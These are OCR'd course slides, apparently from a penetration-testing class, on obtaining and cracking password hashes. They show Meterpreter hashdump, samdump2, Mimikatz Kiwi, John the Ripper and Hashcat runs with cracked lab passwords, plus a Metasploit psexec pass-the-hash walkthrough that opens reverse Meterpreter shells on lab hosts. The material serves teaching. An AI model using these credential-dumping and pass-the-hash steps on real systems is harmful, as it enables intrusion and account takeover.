  - ❖[login_name]:[encrypted_passwd]:[date_of_last_PW_change]:[min_PW_age_in_days]:[max_PW_age_in_days]:[advance_days_to_warn_user_of_PW_change]:[days_after_PW_expires_to_disable_account]:[account_expiration_date]:[reserved]

```
kali:$y$j9T$lR7REZ4XgU56yXNl9PFiN/$oI3B/OeQGXOoTb7opQ.azBMOgG2IM0neRj4MN3HCqQ.:19331:0:99999:7:::
```

47

47

Obtaining Windows Password Representations

- Metasploit Meterpreter hashdump command or script
  - ❖Requires Meterpreter to run from within admin or SYSTEM process
  - ❖It does not copy files to target file system
  - ❖It does not rely on NetBIOS or SMB ports
  - ❖meterpreter > hashdump //pull hash from memory
  - ❖meterpreter > run hashdump //pull hash from the registry file (extracting Syskey as well). Dump password hints too.
- Mimikatz, dump hash from memory (possible in cleartext)
- Sniff challenge/response from the network

48

48

Obtaining Windows Password Representations

- Recovering Password Hashes from a Windows SAM File
  - ❖The primary SAM file is in C:\Windows\system32\config
  - ❖You can get a backup copy from C:\Windows\repair
  - ❖# cat sam
    - The **SAM file** is obfuscated because the Windows Syskey utility encrypts the password hashes inside the SAM file with 128-bit Rivest Cipher 4 (RC4) to provide additional security
    - The encryption key for the Syskey utility is called the *bootkey*, and it's stored in the Windows **SYSTEM file**
  - **# samdump2 system sam > xpkey.txt**
    - ❖Displays usernames and their password hashes

49

49

Dumping Password Hashes with Physical Access

- Dumping Password Hashes with Physical Access
  - ❖Restart a system using a Linux Live CD/DVD/USB
  - ❖What is a Linux Live CD/DVD/USB?
    - OS runs only in memory and doesn't require installation
    - Can bypass security controls
  - # mkdir -p /mnt/sda1 (creating a mounting point)
  - # mount /dev/sda1 /mnt/sda1 (mounting the local hard drive)
  - # cd /mnt/sda1/Windows/System32/config/ (navigate to the SAM file)
  - /mnt/sda1/Windows/System32/config# **samdump2** SYSTEM SAM > hashes.txt
    - ❖For mounting a disk or a partition, check the Forensics NetLab #4

50

50

John the Ripper

- Created by Solar Designer
- Free at www.openwall.com/john
- Supported password types
  - ❖Linux: MD5, SHA256, SHA512, etc
  - ❖Windows: LANMAN, NT (with patch), LANMAN Challenge/Response (with patch), NTLMv1 (with patch)
  - ❖And more!


```
kali@kali:~$ sudo john --list=formats
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssha1, aix-ssha256,
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,
AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,
BKS, Blackberry-ES10, WoWSRP, Blockchain, chap, Clipperz, cloudkeychain,
dynamic_n, cq, CRC32, sha1crypt, sha256crypt, sha512crypt, Citrix_NS10,
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,
dominosec8, DPAPImk, dragonfly3-32, dragonfly3-64, dragonfly4-32,
dragonfly4-64, Drupal7, eCryptfs, eigrp, electrum, EncFS, enpass, EPI,
EPiServer, ethereum, fde, Fortigate256, Fortigate, FormSpring, FVDE, geli,
gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa, hMailServer, hsrp, IKE, ipb2,
itunes-backup, iwork, KeePass, keychain, keyring, keystore, known_hosts,
krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs, krb5-17, krb5-18, krb5-3,
kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS, MD2, mdc2, MediaWiki,
monero, money, MongoDB, scram, Mozilla, mscash, mscash2, MSCHAPv2,
mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12, multibit, mysqlna,
mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2, net-md5, netntlmv2,
netntlm, netntlm-naive, net-sha1, nk, notes, md5ns, nsec3, NT, o10glogon,
o3logon, o5logon, ODF, Office, oldoffice, OpenBSD-SoftRAID, openssl-enc,
oracle, oracle11, Oracle12C, osc, ospf, Padlock, Palshop, Panama,
PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256,
PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda, pgpwde, phpass, PHPS,
PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY, pwsafe, qnx, RACF,
RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512, Raw-Blake2,
Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
Raw-SHA384, ripemd-128, ripemd-160, rsvp, Siemens-S7, Salted-SHA1, SSHA512,
sapb, sapg, saph, sappse, securezip, 7z, Signal, SIP, skein-256, skein-512,
skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP, solarwinds, SSH, sspr,
Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE, Sybase-PROP, tacacs-plus,
tcp-md5, telegram, tezos, Tiger, tc_aes_xts, tc_ripemd160, tc_ripemd160boot,
tc_sha512, tc_whirlpool, vdi, OpenVMS, vmx, VNC, vtp, wbb3, whirlpool,
whirlpool0, whirlpool1, wpapsk, wpapsk-pmk, xmpp-scram, xsha, xsha512, ZIP,
ZipMonster, plaintext, has-160, HMAC-MD5, HMAC-SHA1, HMAC-SHA224,
HMAC-SHA256, HMAC-SHA384, HMAC-SHA512, dummy, crypt
```


John's Cracking Modes

- John's cracking modes
  - ❖Single crack
    - Use login name and GECOS info in /ect/passwd (the 5th field)
  - ❖Wordlist
    - Use a dictionary
  - ❖Incremental
    - Brute force attack (default mode)
  - ❖External
    - Supply your own guessing code written in C

```
kali@kali:~$ sudo john -h
[sudo] password for kali:
Created directory: /root/.john
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]    "single crack" mode, using default or named rules
--single=:rule[,..]        same, using "immediate" rule(s)
--wordlist[=FILE] --stdin  wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]          like --wordlist, but extract words from a .pot file
--dupe-suppression         suppress all dupes in wordlist (and force preload)
--prince[=FILE]            PRINCE mode, read words from FILE
--encoding=NAME            input encoding (eg. UTF-8, ISO-8859-1). See also
                           doc/ENCODINGS and --list=hidden-options.
```

Cracking LANMAN and NT Hashes

- John the Ripper
  - ❖The default mode: **brute forcing** (works well for LM hash)
  - ❖Because the set of possible plaintext passwords in LM hash is so limited, brute forcing is a viable method even with limited CPU power and memory
  - ❖# john <hash file> ← For Windows LM hashes
    - You'll see plaintext passwords in UPPERCASE
  - ❖Crack Windows 7 passwords with a **wordlist** since brute forcing the NTLM hashes would likely take too long

53

53

Bruteforce with JtR

Plaintext in Upper case

```
└─$ john xphashes.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 10 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (SUPPORT_388945a0)
PASSWOR          (secret:1)
MASTER1          (monk)
                 (Guest)
PASSWOR          (georgia:1)
                 (Administrator)
D                (georgia:2)
Proceeding with incremental:LM_ASCII
D123             (secret:2)
```

54

54

Cracking Linux Hashes

- Cracking Linux Passwords
  - ❖Linux password hash format
    - <username>:1CNp3mty6$lRWcTo/PVYpDKwyaWWkSg/:15640:0:99999:7:::
    - 1 represents an **MD5 hash**
    - CNp3mty6 represents the **salt**
  - ❖**# john <hash file> --wordlist=<word list file>**
    - John the Ripper's success at cracking the password depends on the inclusion of the correct password in our wordlist
  - ❖Mangling wordlists with John the Ripper
    - /etc/john/john.conf → List.Rules:Wordlist
    - # flag –rules <rules>
    - Example
      - Three numbers →$[0-9]$[0-9]$[0-9]

```
# Wordlist mode rules
[List.Rules:Wordlist]
# Try words as they are
:
# Lowercase every pure alphanumeric word
-c >3 !?X l Q
# Capitalize every pure alphanumeric word
-c (?a >2 !?X c Q
# Lowercase and pluralize pure alphabetic words
<* >2 !?A l p
# Lowercase pure alphabetic words and append '1'
<* >2 !?A l $1
# Capitalize pure alphabetic words and append '1'
-c <* >2 !?A c $1
# Duplicate reasonably short pure alphabetic words (fred -> fredfred)
<7 >1 !?A l d
# Lowercase and reverse pure alphabetic words
>3 !?A l M r Q
# Prefix pure alphabetic words with '1'
>2 !?A l ^1
# Uppercase pure alphanumeric words
-c >2 !?X u Q M c Q u
```


Cracking Linux Hashes

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# unshadow /etc/passwd /etc/shadow > /tmp/password.txt
root@kali:~# john /tmp/password.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
toor             (root)
computer         (georgia)
2g 0:00:00:01 DONE 2/3 (2018-12-05 16:59) 1.869g/s 871.9p/s 872.8c/s 872.8C/s 12
3456..green
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~# john --show /tmp/password.txt
root:toor:0:0:root:/root:/bin/bash
georgia:computer:1000:1000::/home/georgia:/usr/sbin/nologin

2 password hashes cracked, 0 left
root@kali:~#
```


Several Important Files

- /etc/john/john.conf: configuration file
- **john.rec**: a recovery file for use in the event of a crash.
  - ❖Updates very 10 minutes
  - ❖If you press CTRL-C while John is running, it updates the john.rec file before it exits
- **john.pot**: stores the hash and cleartext passwords under .john directory
  - ❖Does not contain account information
  - ❖John will not load any hashes that are already cracked and stored in john.pot

57

57

John.pot File



58

58

Several John Commands

- While John is running, press any key on the keyboard for a status check
- **unshadow:** combine /etc/passwd and /etc/shadow into one file for John to crack
- **$ sudo john --show [password_file]:** show those passwords in the file that John has already cracked in its john.pot file
- **$ sudo john --restore:** automatically picks up where John left off based on the contents of the john.rec file
- **$ sudo john --test:** displays statistics about how many combinations per second (c/s) John can perform on a given machine
  - ❖Real: system with load
  - ❖Virtual: system without load

59

59

John –test (benchmarking)

```
root@kali:~# john --test
Benchmarking: descrypt, traditional crypt(3) [DES 128/128 AVX-16]... DONE
Many salts:     6385K c/s real, 6385K c/s virtual
Only one salt:  6086K c/s real, 6086K c/s virtual

Benchmarking: bsdicrypt, BSDI crypt(3) ("_J9..", 725 iterations) [DES 128/128 AV
X-16]... DONE
Speed for cost 1 (iteration count) of 725
Many salts:     214272 c/s real, 214272 c/s virtual
Only one salt:  210432 c/s real, 210432 c/s virtual

Benchmarking: md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3]... DONE
Raw:    50016 c/s real, 50016 c/s virtual

Benchmarking: bcrypt ("$2a$05", 32 iterations) [Blowfish 32/64 X2]... DONE
Speed for cost 1 (iteration count) of 32
Raw:    1086 c/s real, 1086 c/s virtual

Benchmarking: scrypt (16384, 8, 1) [Salsa20/8 128/128 AVX]... DONE
Speed for cost 1 (N) of 16384, cost 2 (r) of 8, cost 3 (p) of 1
Raw:    44.1 c/s real, 44.1 c/s virtual
```

60

60

Hashcat

- Hashcat is a multithreaded password cracking tool for CPUs and GPUs
- Supports over 245 password algorithms
  - ❖LANMAN, NT, NTLMv1, NTLMv2, MD5, SHA512 and more
- Available for Windows and Linux

- Not as user friendly as John
  - ❖Requires user to specify the password hash type and cannot auto discover it like John can
  - ❖More complex command line

61

61

Some notes on Hashcat

- **hashcat.potfile:** store already cracked hashes and cleartext passwords
- Hashcat will not attempt to crack any hashes that are already cracked and included in the hashcat.potfile
- Unlike John, **Hashcat doesn't use login name and GECOS information for cracking**
  - ❖No need to combine /etc/passwd and /etc/shadow before cracking
- When Hashcat is running
  - ❖Hit **s** key to display the status from Hashcat
  - ❖Hit the **p** key, Hashcat will cease operation, allowing you to invoke it again later with the --restore option

62

62

Hashcat Options

- **--help:** display Hashcat help
- **-m:** specify hash type
- 500 (MD5), 1800 (SHA512) and 3000 (LANMAN). To see all supported algorithms, type
  - # hashcat --help or a specific one, type
  - # hashcat --help | grep LM
- **-o:** specify the output file to store the result
- **--benchmark:** benchmark the performance for a password algorithm
- **--show:** display hashes and cleartext passwords from a given hash file which have already been cracked
  - # hashcat -m 3000 --show password.txt
- **--restore:** pick up where Hashcat left off last time
- **-r:** specify which rule file to use

63

63

Attack Mode

- **-a:** attack mode
  - 0: Straight: **use the dictionary words** as they appear in the dictionary. Can be used together with the -r option. This is the most straightforward and common form of attack.
  - 1: Combination: **take each word in the dictionary and append it to each word in the dictionary**. Squaring the number of potential passwords. Can be used together with the -r option.
  - 3: Brute Force: try **all potential passwords** in a given key space, iterating through all characters
  - 6: Hybrid Wordlist + Mask: **use a dictionary, but then applies a brute force alteration against** it, masking off certain characters of the original dictionary word to prevent changes.

64

64

Workload Profile

- **-w:** workload profile
- **1: Low-** minimal impact on GUI performance and low power consumption
- **2:Default-** noticeable impact on GUI and economic power consumption
- **3:High-** high power consumption and potentially unresponsive GUI
- **4:Nightmare-** insane power consumption and GUI will not have enough CPU or GPU to respond

65

65

Pass the Hash Attack

- Time consuming password cracking is not required
- Account lockout of password guessing will not happen
- Metasploit **psexec module** has a **built-in pass the hash capability**
- Configure psexec with admin user account and hash in LM:NT format
- Need to get hash first
- Need a tool to load hash into memory (LSASS) - Local Security Authority Subsystem Service

79

79

Psexec to Windows 7

```
msf6 exploit(windows/smb/psexec) > set rhost 192.168.84.165
rhost => 192.168.84.165
msf6 exploit(windows/smb/psexec) > set SMBUser georgia
SMBUser => georgia
msf6 exploit(windows/smb/psexec) > set SMBPAss password
SMBPAss => password
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.84.160:4444
[*] 192.168.84.165:445 - Connecting to the server...
[*] 192.168.84.165:445 - Authenticating to 192.168.84.165:445 as user 'georgia'...
[*] 192.168.84.165:445 - Selecting PowerShell target
[*] 192.168.84.165:445 - Executing the payload...
[+] 192.168.84.165:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.84.165
[*] Meterpreter session 3 opened (192.168.84.160:4444 → 192.168.84.165:58239) at 2023-04-15 01:40:40 -0400

meterpreter >
```

80

80

Pass the Hash

- Let's assume we retrieved a password hash. Then we can provide this hash value to get a meterpreter session from **psexec module** instead of providing a password,

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
frank:1001:aad3b435b51404eeaad3b435b51404ee:7564d84f607955804577569e716dfe4d:::
georgia:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
joel:1004:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
monk:1002:aad3b435b51404eeaad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.84.165 - Meterpreter session 3 closed.  Reason: User exit
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.84.160:4444
[*] 192.168.84.165:445 - Connecting to the server...
[*] 192.168.84.165:445 - Authenticating to 192.168.84.165:445 as user 'georgia'...
[*] 192.168.84.165:445 - Selecting PowerShell target
[*] 192.168.84.165:445 - Executing the payload...
[+] 192.168.84.165:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.84.165
[*] Meterpreter session 4 opened (192.168.84.160:4444 → 192.168.84.165:58240) at 2023-04-15 01:47:00 -0400

meterpreter >
```

81

81

Pass the Hash Attack

- To mitigate the pass the hash attack, Microsoft release a patch in 2014
- The patch is optional install for Windows 7, 8 and 2012 server
- Block network authentication for local admin accounts except for the original administrator account (RID 500)
- Deployment is sporadic as the patch may break some applications
- the pass the hash attack still works for the original admin account as well as the domain admin accounts even when the patch is installed

82

82

Dump Credentials with Mimikatz Kiwi

- Mimikatz is a post-exploitation tool, lives in memory, and became part of MSF
- Kiwi is part of Mimikatz module and pulls authentication information from **memory** on Windows machine
- Work from Windows 2003 and later targets and search through **LSASS memory** to look for password hashes and clear text passwords

```
msf exploit(windows/smb/psexec) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-KONGNAISH3M  192.168.1.69:4444 -> 192.168.1.78:49159 (192.168.1.78)

msf exploit(windows/smb/psexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > ?
```

83

83

Rainbow Tables

- Rainbow Tables
  - ❖Rather than taking a wordlist, let's use precomputed hash values
    - This is known as a ***rainbow table***
  - ❖This can speed up the cracking process considerably
  - ❖Typically focus on password representations without salt
  - ❖With salt, you need rainbow table for each salt, an enormous requirement on storage
  - ❖A set of MD5 hash (non-salted) rainbow tables of all lowercase letters and numbers with lengths between one and nine is about 80 GB
  - ❖A full set of LANMAN hash rainbow tables is about 32 GB (it uses a chain)

  - http://project-rainbowcrack.com/table.htm

84

84

Password Cracking using Google and Other Online Services

- Cracking passwords using Google search and other online services
  - ❖Try entering the hash for the user georgia, 5f4dcc3b5aa765d61d8327deb882cf99, into a search engine
    - The first few hits confirm that georgia's password is password ☺
  - ❖You are leaking password information to other organization and violate the NDA. Be careful

92

92

Final Remarks

- If you have no access to password hashes, consider
  - ❖Password guessing and sniffing
- If you have salted hashes from Linux/UNIX, consider
  - ❖John and Hashcat
- If you have LANMAN and NT hashes from Windows, consider
  - ❖John, Hashcat, Cain
- If you have LANMAN Challenge/Response, NTLMv1 and NTLMv2, consider
  - ❖Hashcat, Cain
- If you have LANMAN and NT hashes and SMB access, consider
  - ❖Pass the hash technique using Metasploit psexec, Nmap NSE SMB, etc

93

93